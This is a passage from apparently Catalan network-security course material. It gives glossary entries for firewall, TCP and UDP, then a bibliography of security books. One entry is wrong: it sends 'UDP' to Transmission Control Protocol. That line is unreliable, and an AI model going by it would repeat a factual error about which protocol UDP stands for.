tallafocs: Element de prevenció que realitzarà un control d'accés per tal de separar la nostra xarxa dels equips de l'exterior (potencialment hostils).

Transmission Control Protocol (TCP): Protocol de transport de la arquitectura de protocols TCP/IP.

TCP: Vegeu *Transmission Control Protocol*.

User Datagram Protocol (UDP): Protocol de transport de la arquitectura de protocols TCP/IP.

UDP: Vegeu *Transmission Control Protocol*.

Bibliografia

[1] Anonymous (1998). *Maximum Security: A Hacker's Guide to Protecting Your Internet Site and Network.* Sams.

[2] Northcutt, S. (2000). *Network Intrusion Detection. An analyst's handbook.* New Riders.

[3] Scambray, J.; McClure, S.; Kurtz, G. (2001). *Hacking Exposed: Network security secrets and solutions, 2nd ed.* Osborne-McGraw Hill.

[4] Siles, R. (2002). *Análisis de seguridad de la familia de protocolos TCP/IP y sus servicios asociados.*

[5] Verdejo, G. (2003). *Seguridad en redes IP.* Universitat Autònoma de Barcelona.

[6] Cheswick, W. R.; Bellovin, S. M.; Rubin, A. D. (2003). *Firewalls and Internet Security: Repelling the Wily Hacker, 2nd ed.* Addison-Wesley Professional Computing.